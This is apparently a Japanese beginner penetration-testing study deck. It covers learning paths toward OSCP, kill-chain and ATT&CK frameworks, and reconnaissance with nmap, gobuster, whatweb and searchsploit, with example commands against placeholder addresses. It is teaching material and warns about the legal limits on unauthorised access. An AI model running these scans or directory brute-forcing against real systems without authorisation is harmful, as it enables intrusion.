

# Offsec Beginners 第1回目

# 本日のスケジュール

|               |            |
|---------------|------------|
| 14:00 - 15:00 | 資料による説明    |
| 15:00 - 16:00 | HTBのマシン攻略  |
| 16:00 - 17:00 | Writeup 解説 |

本日攻略するマシン  
Cap

<https://app.hackthebox.com/machines/Cap>

チャットはlive-chatでお気軽にコメントしてください！  
質問もお気軽にしてください！！

# 注意事項

ペネトレーションテストでは実際に攻撃を行います。

外部の環境で実施した場合、不正アクセス行為の禁止等に関する法律 第3条（不正アクセス行為の禁止）の違反になる可能性があります。

本勉強会の情報を利用することによって損害が生じた場合でも、一切の責任を負いかねます。

法律違反の事例

[https://www.soumu.go.jp/main\\_sosiki/cybersecurity/kokumin/basic/basic\\_legal\\_01.html](https://www.soumu.go.jp/main_sosiki/cybersecurity/kokumin/basic/basic_legal_01.html)



大いなる力には大いなる  
責任が伴う

# 1. オフエンシブ セキュリティ


# オフensiveセキュリティとは

- 攻撃的な手法を用いて自組織のセキュリティを強化していく攻撃者の視点でセキュリティを考える用語
- 一般的なオフensiveセキュリティの手法としてペネトレーションテストや脆弱性診断などが存在

|             | 目的                                                                                                                | 対象                                                                                                                |
|-------------|-------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------|
| 脆弱性診断       | <ul style="list-style-type: none"><li>• ツールや手動による確認などで既知の脆弱性を調査</li><li>• 発見した脆弱性の特定し、重大度付けを行い、報告を実施</li></ul>    | <ul style="list-style-type: none"><li>• WEBのアプリケーションやプラットフォームなどが対象になることが多い</li></ul>                              |
| ペネトレーションテスト | <ul style="list-style-type: none"><li>• 攻撃を行うシステム構成などに応じたシナリオに沿って実施</li><li>• 特定の脆弱性や問題点を発見することを目的としている</li></ul> | <ul style="list-style-type: none"><li>• 作成したシナリオに応じて調査対象は異なる</li><li>• Windows端末やAD、セキュリティ体制などの様々なものが対象</li></ul> |

# それぞれの体験談

## ・ オフセンス セキュリティを学んでいるスタッフの体験談

|      | SEC CHICK                                                                          | jyadon                                                                              | Tommy<br>とみー                                                                         | Kai6u<br>かいりゅー                                                                       |
|------|------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|
| 趣味   | 旅行、カメラ                                                                             | セキュリティ、研究<br>ゴルフ、バドミントン、ポケモン                                                        | 現実逃避:バイク, キャンプ<br>現実に向き合う:HTB, CTF                                                   | 足と頭を酷使う事<br>(フルマラソン/バイナリ<br>エクスプロイト)                                                 |
| 職業   | SOCアナリスト                                                                           | 元Red Teamer<br>現セキュリティ研究者                                                           | JTCのセキュリ<br>ティ担当                                                                     | Red Team                                                                             |
| アイコン |  |  |  |  |

# オフensiブ セキュリティの勉強方法

|                 | 書籍                                                                                                                   | 資格                                                                                                                                                                                              | オンライン<br>プラットフォーム                                                                                                                    |
|-----------------|----------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------|
| 概要              | <ul style="list-style-type: none"><li>• 書籍ベースで知識やスキルを取得する方法</li><li>• 期限なく自分のペースで学習することが可能</li></ul>                 | <ul style="list-style-type: none"><li>• 資格取得を目指し、知識やスキルを取得する方法</li><li>• 資格に応じた技術力を証明可能</li></ul>                                                                                               | <ul style="list-style-type: none"><li>• オンラインで展開されているプラットフォームで知識やスキルを取得する方法</li><li>• 手を動かしながら、スキルを取得していく</li></ul>                  |
| 例               | <ul style="list-style-type: none"><li>• ハッキング・ラボのつくりかた</li><li>• 7日間でハッキングをはじめ本TryHackMeを使って身体で覚える攻撃手法と脆弱性</li></ul> | <ul style="list-style-type: none"><li>• OSCP (Offensive Security Certified Professional)</li><li>• CEH (認定ホワイトハッカー)</li><li>• GIAC GPEN (SECURITY 560) Enterprise Penetration Testing</li></ul> | <ul style="list-style-type: none"><li>• Hack The Box</li><li>• TryHackMe</li><li>• Offensive Security Proving Grounds (PG)</li></ul> |
| 体系的に知識やスキルを取得可能 | ○ <ul style="list-style-type: none"><li>• 体系的に学習可能</li></ul>                                                         | ○ <ul style="list-style-type: none"><li>• テキストを用いて体系的に学習可能</li></ul>                                                                                                                            | △ <ul style="list-style-type: none"><li>• 自分自身で学習する必要がある場合有</li></ul>                                                                |
| ラボによる学習         | × <ul style="list-style-type: none"><li>• 自分自身で構築する必要有</li></ul>                                                     | △ <ul style="list-style-type: none"><li>• ラボによる学習が可能</li><li>• 数はオンラインプラットフォームと比較して少ない傾向</li></ul>                                                                                              | ○ <ul style="list-style-type: none"><li>• 豊富なラボが存在</li></ul>                                                                         |
| 値段              | ○ <ul style="list-style-type: none"><li>• 1万円以内で購入できることが多い</li></ul>                                                 | × <ul style="list-style-type: none"><li>• 約20万円～100万円近くかかることがある</li></ul>                                                                                                                       | ○ <ul style="list-style-type: none"><li>• 月単位でサブスクリプションを購入可能</li></ul>                                                               |
| その他             | <ul style="list-style-type: none"><li>• 情報が古い場合がある</li></ul>                                                         |                                                                                                                                                                                                 | <ul style="list-style-type: none"><li>• 一定のペネトレーションテストの知識やスキルが必要な場合有</li></ul>                                                       |

# Offensive Security Certified Professional (OSCP) とは

- Offensive Security社が提供するペネトレーションテスト資格
- 実技形式でテストが行われるのが特徴的な資格

## OSCPの利点

- ペネトレーションテストに必要な知識やツールの利用方法などを体系的に学ぶことが可能
- 脆弱なLinuxやWindowsのマシンで攻撃を実績できるラボへのアクセスことができ、攻撃を実践形式で学ぶことが可能
- 「Try Harder」の方法と考え方を学ぶことが可能

## 受験するための推奨される前提条件

- TCP/IPに関する知識
- WindowsおよびLinuxの利用経験
- BashまたはPythonの知識

## 料金

- Course + Cert Exam Bundle(\$1,649)
  - 90日間のラボへのアクセスと1回の試験料を含む
- Learn One(\$2,599)
  - 1年間のラボへのアクセスと2回の試験料を含む

PEN-200: Penetration Testing with Kali Linux OSCP Certification  
<https://www.offensive-security.com/courses/pen-200/>

# OSCPのシラバス

- OSCPでは様々なペネトレーションテストについて網羅的に学習することが可能

## シラバス

- Penetration Testing with Kali Linux: General Course Introduction
- Introduction to Cybersecurity
- Effective Learning Strategies
- Report Writing for Penetration Testers
- Information Gathering
- Vulnerability Scanning
- Introduction to Web Applications
- Common Web Application Attacks
- SQL Injection Attacks
- Client-Side Attacks
- Locating Public Exploits
- Fixing Exploits
- Antivirus Evasion
- Password Attacks
- Windows Privilege Escalation
- Linux Privilege Escalation
- Advanced Tunneling
- The Metasploit Framework
- Active Directory Introduction and Enumeration
- Attacking Active Directory Authentication
- Lateral Movement in Active Directory
- Assembling the Pieces
- Trying Harder: The Labs



## 学習できること

- Kali Linux を利用してペネトレーションテストの実行
- 情報収集技術を利用し、様々なオペレーションシステムやサービスを実行しているターゲットを特定
- 侵入テストに必要な基本的なスクリプトとツールの作成
- 公開されている悪用コードの分析、修正など
- リモート、ローカルの権限昇格、クライアント側の攻撃
- XSS,SQLi,RFIの脆弱性の特定と悪用
- 創造的な問題解決能力と水平思考のスキルなど

# Try Harder (もっと努力)

## 1. Trying Harder Means Being Persistent

- ✓ Trying Harderとは粘り強くあること（もう一度挑戦）
- ✓ 特定のアプローチがなぜ、あるいはどのように失敗しているかを考えることが重要

## 2. Trying Harder Means Being Creative

- ✓ Trying Harder とは創造すること(違うやり方を試す)
- ✓ 情報セキュリティの概念を理解し、様々なアイデアを検討およびテストすることが重要

## 3. Trying Harder Means Being Perceptive


- ✓ Trying Harder とは洞察力をもつこと（もっと賢く努力）
- ✓ 一歩下がって状況を積極的に評価する時間を作ることは、適切な決断を下すために不可欠

<https://www.offsec.com/blog/what-it-means-to-try-harder/>

# 学習プラン例

- OSCPの取得を最終的な目標としてプランを提示
- コストを考慮して、本⇒TryHackMe⇒OSCPの順で作成

## 学習プラン



### 1. ハッキング・ラボのつくりかた

- 環境構築方法が丁寧に記載
- 基本的な知識やスキルの取得
- ラボ攻略による一通りの流れを体験可能

### 2. TryHackme

- Offensive Pentesting Training のコースでペネトレーションテストに必要なスキルを取得
- 手を動かしながら、スキルを取得可能

### 3. OSCP


- 実践的なペネトレーションテストの方法論・ツール・手法を学習
- 資格取得による技術力を証明

## 2. ペネトレーションテストにおける 攻撃の流れについて

# サイバー攻撃のフレームワーク

- サイバー攻撃における攻撃の流れ（戦術や手法など）をまとめたフレームワークとして、サイバーキルチェーンとMITRE ATT&CKが存在

## サイバーキルチェーン



Cyber Kill Chain :  
<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

## MITRE ATT&CK

ATT&CK Matrix for Enterprise

layout: side ▾ show sub-techniques hide sub-techniques

| Reconnaissance                                                                                                                                                                                                                                                                                                                                   | Resource Development                                                                                                                                                                                                    | Initial Access                                                                                                                                                                                                                                | Execution                                                                                                                                                                                                                                                                                | Persistence                                                                                                                                                                                                                                                                         | Privilege Escalation                                                                                                                                                                                                                                                                          | Defense Evasion                                                                                                                                                                                                                                                                                                                                         | Credential Access                                                                                                                                                                                                                                                           | Discovery                                                                                                                                                                                                                                                                                                           |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 10 techniques                                                                                                                                                                                                                                                                                                                                    | 8 techniques                                                                                                                                                                                                            | 10 techniques                                                                                                                                                                                                                                 | 14 techniques                                                                                                                                                                                                                                                                            | 20 techniques                                                                                                                                                                                                                                                                       | 14 techniques                                                                                                                                                                                                                                                                                 | 43 techniques                                                                                                                                                                                                                                                                                                                                           | 17 techniques                                                                                                                                                                                                                                                               | 32 techniques                                                                                                                                                                                                                                                                                                       |
| Active Scanning (3)<br>Gather Victim Host Information (4)<br>Gather Victim Identity Information (3)<br>Gather Victim Network Information (5)<br>Gather Victim Org Information (4)<br>Phishing for Information (4)<br>Search Closed Sources (2)<br>Search Open Technical Databases (5)<br>Search Open Websites/Domains (3)<br>Search Victim-Owned | Acquire Access<br>Acquire Infrastructure (8)<br>Compromise Accounts (3)<br>Compromise Infrastructure (8)<br>Develop Capabilities (4)<br>Establish Capabilities (3)<br>Obtain Capabilities (7)<br>Stage Capabilities (5) | Content Injection<br>Drive-by Compromise<br>Exploit Public-Facing Application<br>External Remote Services<br>Hardware Additions<br>Phishing (4)<br>Replication Through Removable Media<br>Supply Chain Compromise (3)<br>Trusted Relationship | Cloud Administration Command<br>Command and Scripting Interpreter (10)<br>Container Administration Command<br>Deploy Container<br>Exploitation for Client Execution<br>Inter-Process Communication (3)<br>Native API<br>Scheduled Task/Job (5)<br>Serverless Execution<br>Shared Modules | Account Manipulation (6)<br>BITS Jobs<br>Boot or Logon Autostart Execution (14)<br>Boot or Logon Initialization Scripts (5)<br>Browser Extensions<br>Compromise Host Software Binary<br>Create Account (3)<br>Create or Modify System Process (5)<br>Event Triggered Execution (16) | Abuse Elevation Control Mechanism (6)<br>Access Token Manipulation (5)<br>Account Manipulation (6)<br>Boot or Logon Autostart Execution (14)<br>Boot or Logon Initialization Scripts (5)<br>Create or Modify System Process (5)<br>Domain or Tenant Policy Modification (2)<br>Escape to Host | Abuse Elevation Control Mechanism (6)<br>Access Token Manipulation (5)<br>BITS Jobs<br>Build Image on Host<br>Debugger Evasion<br>Deobfuscate/Decode Files or Information<br>Deploy Container<br>Direct Volume Access<br>Domain or Tenant Policy Modification (2)<br>Execution Guardrails (1)<br>Exploitation for Defense Evasion<br>File and Directory | Adversary-in-the-Middle (3)<br>Brute Force (4)<br>Credentials from Password Stores (6)<br>Exploitation for Credential Access<br>Forged Authentication<br>Forge Web Credentials (2)<br>Input Capture (4)<br>Modify Authentication Process (9)<br>Multi-Factor Authentication | Account Discovery (4)<br>Application Window Discovery<br>Browser Information Discovery<br>Cloud Infrastructure Discovery<br>Cloud Service Dashboard<br>Cloud Service Discovery<br>Cloud Storage Object Discovery<br>Container and Resource Discovery<br>Debugger Evasion<br>Device Driver Discovery<br>Domain Trust |

MITRE ATT&CK®  
<https://attack.mitre.org/>

# 簡易なBOXでの基本的な攻撃の流れ

## 偵察

- Reconnaissance(偵察)
- 空いているポートや利用されているサービス、製品などの情報を集めるフェーズ
- 初期侵入にする方法を検討するための情報を収集

## 初期 アクセス


- Initial Access(初期アクセス)
- 調査行為で収集した情報から端末へ侵入するフェーズ
- 利用されているサービス、製品などの脆弱性や設定不備などを利用して端末へ侵入

## 権限昇格

- Privilege Escalation (権限昇格)
- より高い権限(管理者権限)を取得するフェーズであり、設定不備や脆弱性などを利用して高い権限を取得
- 最終的なゴールに設定されていることが多い

# pentest-cheatsheet

- チートシートからどのような攻撃を行うか概要を掴むことが可能



<https://github.com/kai6u/pentest-cheatsheet>

### 3. 偵察(reconnaissance)

# 偵察(ポートスキャン)

- 動作しているプロトコルやサービスを特定するためにポートスキャンを実施し、その後の調査方針を決める
- ポートスキャンはツールを利用して実施することが多い

| ポート番号                         | 調査方針                                                                                                                                             |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------|
| 21 (FTP)                      | <ul style="list-style-type: none"><li>• ファイル転送用のサービスで利用するプロトコル</li><li>• 匿名ユーザでアクセス可能な場合、パスワードなしでアクセス可能</li></ul>                                |
| 22 (SSH)                      | <ul style="list-style-type: none"><li>• 暗号化された通信で端末へアクセスするサービスで利用するプロトコル</li><li>• ユーザ名やパスワードが分かっている場合、ブルートフォース攻撃を利用して端末へアクセスできる可能性がある</li></ul> |
| 80 (HTTP)<br>※ 80ポート以外のパターンも有 | <ul style="list-style-type: none"><li>• WEBサービスを利用するプロトコル</li><li>• よく空いているポートであり、WEBアプリケーションや製品の脆弱性などを利用して端末へ侵入できる可能性がある</li></ul>              |
| 139, 445 (SMB)                | <ul style="list-style-type: none"><li>• Windowsのファイル共有で利用するプロトコル</li><li>• 共有されているフォルダへアクセスできる場合、ヒントとなるファイルが置かれている可能性がある</li></ul>               |

# ポートスキャンのツール

- よく利用されるポートスキャンのツールを記載
- 今回の勉強会では基本的なツールであるNmapについて紹介

## 1. Nmap

- ネットワーク調査およびセキュリティ監査を行うためのオープンソースのツール
- Kali Linux にも標準実装されており、OSの推測、稼働しているサーバのソフトウェアの種類やバージョンの取得などオプションで様々なことを実施することが可能

## 2. Autorecon

- サービスの自動列挙を実行するマルチスレッドのネットワーク偵察ツール
- CTFやその他の侵入テスト環境（OSCPなど）で使用するための時間節約ツールとして作成

## 3. Rustscan

- Rustで書かれたポートスキャンツールであり、高速にスキャンすることが可能
- NmapやAutoreconと比較して高速に実行できることが多い
- UDPのスキャンは未対応

# AutoReconだけ実行すればOK？

Disclaimer: While AutoRecon endeavors to perform as much identification and enumeration of services as possible, there is no guarantee that every service will be identified, or that every service will be fully enumerated. Users of AutoRecon (especially students) should perform their own manual enumeration alongside AutoRecon. Do not rely on this tool alone for exams, CTFs, or other engagements.

免責事項：AutoReconは可能な限りサービスの識別と列挙を行うよう努めていますが、すべてのサービスが識別され、すべてのサービスが完全に列挙されるという保証はありません。AutoReconのユーザー（特に学生）は、AutoReconと並行して手動による列挙を行う必要があります。試験、CTF、その他の業務において、このツールだけに依存しないでください。



**完全のこのツールだけで全てのサービスを完璧に列挙することは出来ないため  
他のツールも活用しながら調査することも必要**

AutoRecon : <https://github.com/Tib3rius/AutoRecon>

# Nmapのコマンド例

- Nmapのコマンド例を記載（他にも様々なコマンドがあるので注意）

| コマンド                                                                                  | 説明                                                                                                                                                                           |
|---------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>sudo nmap -sn &lt;IP Address/Subnetmask&gt;</code>                              | <ul style="list-style-type: none"><li>• ネットワーク上で稼働しているホストを調査</li><li>• -sn : Pingスキャン</li></ul>                                                                              |
| <code>sudo nmap -sS -p- -Pn &lt;IP Address&gt;</code>                                 | <ul style="list-style-type: none"><li>• TCPポートスキャンを実施するコマンド</li><li>• -sS : TCP SYN スキャン</li><li>• -p- : 1-65535ポートをスキャン (全てのポートをスキャン)</li><li>• -Pn : pingなし</li></ul>      |
| <code>sudo nmap -sU -p- -Pn &lt;IP Address&gt;</code>                                 | <ul style="list-style-type: none"><li>• UDPポートスキャンを実施するコマンド</li><li>• -sU : UDPスキャン</li><li>• -p- : 1-65535ポートをスキャン (全てのポートをスキャン)</li><li>• -Pn : pingなし</li></ul>           |
| <code>sudo nmap -A -p&lt;調査対象のポート&gt; -Pn -On nmap_scan.txt &lt;IP Address&gt;</code> | <ul style="list-style-type: none"><li>• ポートごとの詳細情報を取得し、nmap_scan.txtで保存するコマンド</li><li>• -A : OS検出とバージョン検出</li><li>• -p : ポート番号の指定</li><li>• -On : 標準形式で指定したファイルに出力</li></ul> |
| <code>nmap -p&lt;調査対象のポート&gt; -Pn -sC -sV &lt;IP Address&gt;</code>                   | <ul style="list-style-type: none"><li>• -sC: スクリプトスキャン(高度なスキャンな可能)</li><li>• -sV: サービスの種類とバージョン検出</li></ul>                                                                  |

# 偵察(脆弱性調査)

- ポートスキャンでWEBのサービスが稼働している場合、深掘りして初期侵入できないか調査
- ✓ ブルートフォース攻撃
  - WebサイトやWebアプリケーションのディレクトリやファイルを特定
  - 他にサブドメインが存在しないか調査  
ツール例： Gobuster など
- ✓ Webサイトの調査
  - 稼働しているWebサイトのアプリケーションの種類やバージョンなどを特定  
ツール例： WhatWeb




稼働しているアプリケーションやファイルなどの情報から  
初期侵入のヒントを得られる可能性がある

# Whatweb

- 稼働しているWebサイトのアプリケーションの種類やバージョンなどを特定するために利用するツール
- URLを指定して実行することで容易に実行することが可能
- より詳細な情報を出力させるためには `-v` のオプションを追加

## コマンド例

```
whatweb http://xxx.xxx.xxx.xxx [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED][ZZ],  
Email[info@yourdomain.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)],  
IP[xxx.xxx.xxx.xxx], JQuery, Script, Title[xxxxxx xxxxxx]
```



アプリケーションのバージョン情報などから  
脆弱性がないか調査



# ホスト名の登録

- Webページにドメイン情報を見つけた場合、 /etc/hostsに情報を追加することでDNSの名前解決なしでWebサイトへアクセス
- サブドメインの探索、バーチャルホスト設定、名前解決するページでの調査などで必要になる
- 以下のコマンドで/etc/hostsにホスト名を登録  
<コマンド>  
echo "IPアドレス ホスト名" | sudo tee -a /etc/hosts

```
(kali@kali)-[~]  
$ cat /etc/hosts  
127.0.0.1      localhost  
127.0.1.1      kali  
::1           localhost ip6-localhost ip6-loopback  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
10.10.11.11    board.htb  
10.10.11.11    crm.board.htb
```

# Gobuster(ディレクトリ調査)

- WebサイトやWebアプリケーションのディレクトリやファイルを特定ためにブルートフォース攻撃を行うツール
- 見つけたディレクトに対してさらにGobusterを実施することもある

| コマンド例                                                                                                                                                                                                                                                                                                       | Gobuter フラグ                  | 説明                     |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------|------------------------|
| <pre>gobuster dir -u http://xxx.xxx.xxx.xxx -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt -b不要なステータスコード</pre>                                                                                                                                                                                    | -u, --url                    | ターゲットURL               |
|                                                                                                                                                                                                                                                                                                             | -w, --wordlist               | ワードリスト                 |
|                                                                                                                                                                                                                                                                                                             | -U, --username               | Basic認証のユーザ名           |
|                                                                                                                                                                                                                                                                                                             | -P, --password               | Basic認証のパスワード          |
|                                                                                                                                                                                                                                                                                                             | -b, --status-codes-blacklist | フィルタリングする必要のないステータスコード |
| <div><div>&lt;結果例&gt;<br/>/images (Status: 301)<br/>/css (Status: 301)<br/>/js (Status: 301)<br/>/internal (Status: 301)</div><div></div><div>urlを以下に変更して再度実行することもある<br/>hxxp://xxx.xxx.xxx.xxx/<br/>internal</div></div> |                              |                        |

Gobuster: <https://github.com/OJ/gobuster>

# 偵察(Exploitの調査)

- ポートスキャンや稼働しているサービスの情報などから侵入に利用可能な脆弱性がないか調査
- ✓ searchsploit
  - Exploit Databaseに登録されている脆弱性を調査するコマンドラインの検索ツール
  - アプリケーションやOSなどの情報を入力することで脆弱性を探索することが可能
- ✓ Googleでの調査
  - アプリケーションやOSのバージョン情報を検索することで脆弱性情報がヒットすることがある
  - 例：「apache 2.4.49 exploit」、「apache 2.4.49 github」など
  - GithubにてPoCコードがあることがあるが、悪意あるマルウェアが仕込まれている可能性があるため、ソースコードは確認するようにすること

# 脆弱性調査 (searchsploit)

- 脆弱性を調査⇒ コードをダウンロード⇒コードを実行

```
$ searchsploit apache 2.4.49
```

| Exploit Title                                                                 | Path                      |
|-------------------------------------------------------------------------------|---------------------------|
| Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution               | php/remote/29290.c        |
| Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner             | php/remote/29316.py       |
